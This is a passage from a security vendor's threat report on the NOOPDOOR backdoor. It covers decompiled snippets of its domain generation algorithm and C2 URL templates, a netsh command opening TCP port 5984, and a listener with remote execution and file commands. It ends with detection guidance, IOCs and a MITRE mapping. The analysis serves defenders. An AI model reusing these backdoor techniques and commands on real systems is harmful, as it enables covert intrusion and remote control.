multiple days such as 60, 90, 180, 364, 365 days. Note that the C2 URL string contains “http”, but this is just used to create hashes for the DGA, and actual communication is done over a custom TCP protocol.

```
strcpy(
  v23,
  "://www.$ab.com:443/#180 http://www.$cd.com:443/#180 http://www.$ef.com:443/#180 http://www.$gh.com:443/#180 http://w"
  "ww.$ij.com:443/#180");
allocated_heap_120bytes[14] = 15i64;
v5 = 0i64;
v6 = strlen(&C2_Strings) + 1;
```

C2 URLs Before DGA Resolution

The algorithm to generate the domain is as follows.

1. Perform a check to see if the current date/time is between

   Monday 10 am to 11 am (LocalTime)

2. Obtain SystemTime structure, converting it to a FileTime, then to EpochTime based on the year/month/day
3. If the URL has an integer after “#”, use it to perform arithmetic against the time
4. If the URL has “[]”, insert the hostname
5. Create a SHA256 from the modified FileTime
6. Create a SHA512 from the un-resolved C2 URL string in (4)
7. Create a SHA512 from created SHA256 and un-resolved C2 URL string in (4)
8. Obtain Base64 from concatenated SHA512 hash from (6) and (7), then obtain the first 17 bytes
9. Remove special chars, lowercase chars, and numbers from base64 string
10. Replace the “$a” part of un-resolved C2 URL with cleaned base64 string

The C2 URL could also be a subdomain as illustrated below. In this case, Cybereason observed a slightly different algorithm. In this case, the check for Monday is not present and if it does not have the number of days after “#”, the domain will change everyday based on the system time.

```
a1[10] = v6;
strcpy(v38 + 4, "://$s[].ocouomors.com:443/   http://www.$s.com:443/#364");
a1[12] = 15i64;
v7 = strlen(v38) + 1;
v8 = 0i64;
```


```
a1[10] = v4;
qmemcpy(v23, "://$fs.mangoaiml.com:443/ http://$fs.ftp.sh:443/", sizeof(v23));
a1[12] = 15i64;
v5 = 0i64;
v24 = 0;
```

C2 urls before resolution

The Cybereason team has created a script to resolve the DGA URLs and generated a list of domains from 2023 to 2025. From an IR perspective, subdomains like ocouomors[.]com are easier to block than www.*.com. To prevent the list from being too long, Cybereason only included the latter. The script can be used to block any other possible NOOPDOOR domains that could be generated within your organization..

Exfiltration to C2

It has the functionality to exfiltrate data to the generated domain as well as additional C2 capabilities. ESET Security's presentation at JSAC 2024 documents this functionality well.



Source: https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_8_Breitenbacher_en.pdf

Internal C2 Server NOOPDOOR Analysis

A variant of the loaded payload contained code for a possible internal C2 server. Cybereason suspects this server was used by the Threat Actor as a means of aggregating information and pivoting within the network.

Capabilities

The capabilities of the C2 Server of **NOOPDOOR** are the following:

- API hashing
- Modifying Firewall Rules
- Custom protocol using TCP
- C2 framework functionality such as upload/download, read/write files, create processes, etc.

Adding Firewall Rule

It adds a new firewall rule under the rule name “Cortana” by utilizing the firewall COM object, or the **netsh** command.

```
v7 = -1i64;
v37 = 't\0r\0o\0C';                    // Cortana
v38 = 'n\0a';
v39 = 'a';
v8 = &v37;
do
{
```

Firewall Name

The Windows Firewall API is loaded by *CoCreateInstance* where the COM Firewall CLSID {304CE942-6E39-40D8-943A-B913C40C9CD4} is used as the Interface ID, and the *INetFwMgr* Interface CLSID {F7898AF5-CAC4-4632-A2EC-DA06E5111AF2} as the rclsid parameter.

```
(v16->IIDFromString)(&string_IID, IID);
v17 = *a1;
v88 = 0i64;
v18 = (v17->CoCreateInstance)(&v83, 0i64, 1i64, IID, &v88);// load firewall.dll
v19 = v88;
*(a1 + 4) = v18;
if ( v19 )
{
  if ( v18 >= 0 )
  {
    v20 = (*(*v19 + 0x70i64))(v19, portnum);// FwOpenPort::put_Port    portnum is 5984
    *(a1 + 4) = v20;
    if ( v20 >= 0 )
    {
      v21 = (*(*v88 + 0x60i64))(v88, 6i64);// FwOpenPort::put_Protocol
      *(a1 + 4) = v21;
      if ( v21 >= 0 )
      {
        v22 = (*(*v88 + 0x40i64))(v88, allocated_str);// FwOpenPort::put_Name    Cortana
        *(a1 + 4) = v22;
        if ( v22 >= 0 )
        {
          v23 = (*(*v37 + 0x40i64))(v37, v88);// FwOpenPorts::Add
          *(a1 + 4) = v23;
```

Loading Firewall API

If the COM object method of loading the Firewall API fails, it executes the below **netsh** command instead.

cmd /c netsh firewall delete port opening TCP 5984 & netsh firewall add port opening TCP 5984 TCP

Server Code

Uses Windows Socket APIs to listen on port for incoming connections.

```
strcpy(v79, "tcp://0.0.0.0:5984");
v80 = 0i64;
v81 = 0i64;
v82 = 0i64;
```

Listening Port

Cybereason have observed samples that listen on different ports:

- 5984
- 47000
- 8532

Based on the received commands, it will perform one of the following functions.

```
switch ( v27 )
{
  case 0xBE9:
    Keep_Alive(v3, v26, v4);
    break;
  case 0x2359:
    Start_Process_send_output(v3, &v28, v4);
    v12 = v28;
    break;
  case 0x235A:
    Read_file_send(v3, v26, v4);
    break;
  case 0x235B:
    Write_file(v3, v26, v4);
    break;
  case 0x235C:
    Set_Directory(v3, v26, v4);
    break;
  case 0x235D:
    Load_Module(v3, v26, v4);
    break;
  default:
    Error_handle(v3, v27, v26, v4);
    break;
```

Server Functionality

Conclusion

Due to the widespread identification of Cuckoo Spear in Japan organizations, Cybereason decided to publish this Threat Analysis Report to better identify their activity and allow threat hunters to potentially identify them in their networks.

Detection

Cybereason provided descriptions of queries to identify Cuckoo Spear presence in the network and has shared Indicators of Compromise (IOCs) to better detect them and potentially block Cuckoo Spear activity.

Incident Response

Due to the potential complexity of the containment, eradication and recovery process, it is highly recommended to hire a dedicated Incident Response team upon discovery of this Threat Actor being on the network.

Remediation

In many APT related cases, the Threat Actor has already gained network access for several months or years before any investigation has started. Eradication of this Threat Actor requires in-depth preparation and effective security measures so the attacker cannot return. Although remediation actions will differ for each organization, Cybereason Security Services suggest, in general, to conduct a organization scale remediation day where the following actions are implemented:

- Prepare a clean uncompromised network
- Disabled all internet access to and from the internet
- Block all NOOPDOOR related C2 domains and IPs
- Reset all user passwords
- Rebuild infected machines
- Connect rebuilt machines to the clean network

Hunting Queries

To detect if a NOOPLDR/NOOPDOOR has been exploited in your environment, run the following hunting query in your EDR or monitoring platform.

- **Hunting For Suspicious MSBUILD Execution Via Persistence**: This rule will help in detecting suspicious activities where msbuild.exe is used with a .xml file and involves portable executable code, especially when the parent process is one of the common Windows processes like scrcons.exe, services.exe, or svchost.exe
- **Hunting For Suspicious Service Containing MSBUILD And .xml In The Command Line** : This rule will help in detecting suspicious activities where msbuild.exe is spawned through Service creation, with .xml embedded in the command line
- **Hunting For Suspicious WMI Consumer Event :** Same as above, but modify the persistence mechanism from Service to WMI Consumer event
- **Hunting For Suspicious DGA-Like Behavior** : This rule combines file attributes, process monitoring, and network behavior analysis. It targets unsigned files of non-trivial size, modules loaded by svchost.exe, and processes with unusual DNS query ratios (more unresolved DNS queries than resolved ones, which is characteristic of Domain Generation Algorithm or DGA use).
    - Consider whether each filter adds to the detection's precision or might create noise, and adjust based on the specific environment and threat landscape. The goal is a balanced rule that minimizes false positives while effectively identifying potential threats.

Indicators of Compromise (IOCs)

IOC*	**Explanation**
3utilities[.]com	NOOPDOOR subdomain
foeake[.]org	NOOPDOOR subdomain
ftp[.]sh	NOOPDOOR subdomain
inbullar[.]com	NOOPDOOR subdomain
mangoaiml[.]com	NOOPDOOR subdomain
ocouomors[.]com	NOOPDOOR subdomain
onthewifi[.]com	NOOPDOOR subdomain
paunsonaz[.]com	NOOPDOOR subdomain
redirectme[.]net	NOOPDOOR subdomain
saraosting[.]com	NOOPDOOR subdomain

serveblog[.]net	NOOPDOOR subdomain
temmans[.]com	NOOPDOOR subdomain
torefrog[.]com	NOOPDOOR subdomain
ea474e87f23ce6575057e76108665ffb	NOOPLDR-DLL
e0a8048c7f69da35bbb2cd35d86c2dc8	NOOPLDR-DLL
6b3148e824fd84f54592fe5d2e766740	NOOPLDR-DLL
c76b1ed6d094edbad887f68093ef6bf9	NOOPLDR-DLL
d6d59b1ff85bf971286782f8f43d6326	NOOPLDR-DLL
deedb32bf51dc8f3399614c8a9718e75	NOOPLDR-DLL
c39b02c9771c6be9610977408ebb509f	NOOPLDR-DLL
9eef43edc87ab1f301ec8730113535ee	NOOPLDR-DLL
73a904ba602e1bf068f5d217403fa41f	NOOPLDR-DLL
fe36fd0f09aadd3e7ddd7b66f18d5e93	NOOPLDR-C#
f12873d8b69624d972b3c6fa55e52483	NOOPLDR-C#

b5228638d5de18e59ebbddc13c120879	NOOPLDR-C#
4f1c68d2fe3b0255e706e4c7de0a739f	NOOPLDR-C#
3b07fbaa8b9c5a53658abe3ac9f66e60	NOOPLDR-C#
0dbaff93ec6243035275364d5c1c26c9	NOOPLDR-C#
KEY_CURRENT_USER\Software\Microsoft\Internet Explorer\User PreferencesH	NOOPDOOR registry key path
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\OneSettings	NOOPDOOR registry key path
HKEY_CURRENT_USER\HKCU\Software\Microsoft\OneDrive	NOOPDOOR registry key path
HKEY_CURRENT_USER\Software\Microsoft\UserData	NOOPDOOR registry key path
HKEY_CURRENT_USER\Software\Microsoft\F12	NOOPDOOR registry key path
HKEY_CURRENT_USER\Software\Licenses	NOOPDOOR registry key path
HKEY_CURRENT_USER\Software\License	NOOPDOOR registry key path
HKEY_CURRENT_USER\COM3	NOOPDOOR registry key path

HKEY_LOCAL_MACHINE\Software\License	NOOPDOOR registry key path

** NOOPDOOR shellcode hashes have been omitted from this list,*
as the hashes differ for every NOOPDOOR sample Cybereason has observed.

MITRE ATT&CK MAPPING

Tactic	**Techniques / Sub-Techniques**
TA0001: Initial Access	T1190: Exploit Public-Facing Application
TA0001: Initial Access	T1566: Phishing
TA0002: Execution	T1053.005: Scheduled Task
TA0002: Execution	T1569.002: Service Execution
TA0002: Execution	T1047; Windows Management Instrumentation
TA0003: Persistence	T1053.005: Scheduled Task
TA0003: Persistence	T1543.003: Windows Service
TA0003: Persistence	T1546.003.: Windows Management Instrumentation Event Subscription
TA0003: Persistence	T1574.002: DLL Side-Loading
TA005: Defense Evasion	T1070.001: Clear Windows Event Logs

TA005: Defense Evasion	T1055: Process Injection
TA005: Defense Evasion	T1070.004: File Deletion
TA005: Defense Evasion	T1070.006: Timestomp
TA005: Defense Evasion	T1112: Modify Registry
TA005: Defense Evasion	T1127.001: MsBuild
TA005: Defense Evasion	T1140: Deobfuscate/Decode Files or Information
TA005: Defense Evasion	T1562.004: Disable or Modify System Firewall
TA005: Defense Evasion	T1622: Debugger Evasion
TA0011: Command and Control	T1071: Application Layer Protocol
TA0011: Command and Control	T1568.002: Domain Generation Algorithms
TA0011: Command and Control	T1573: Encrypted Channel

About The Researchers

Jin Ito, Incident Response Engineer, Cybereason IR Team

Jin Ito is an Incident Response Engineer with the Cybereason Incident Response team. Formerly an Incident Response Engineer at Fujitsu, he holds several cybersecurity certificates such as GREM, GCFA, and OSCP. Aside from his digital forensic responsibilities, he loves creating and reverse engineering malware.

Loïc Castel, Incident Response Investigator, Cybereason IR Team 

Loïc Castel is an Investigator with the Cybereason IR team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

Kotaro Ogino, CTI Analyst, Cybereason Security Operations Team 

Kotaro is a CTI Analyst with the Cybereason Security Operations team. He is involved in threat hunting, threat intelligence enhancements and Extended Detection and Response (XDR). Kotaro has a bachelor of science degree in information and computer science.
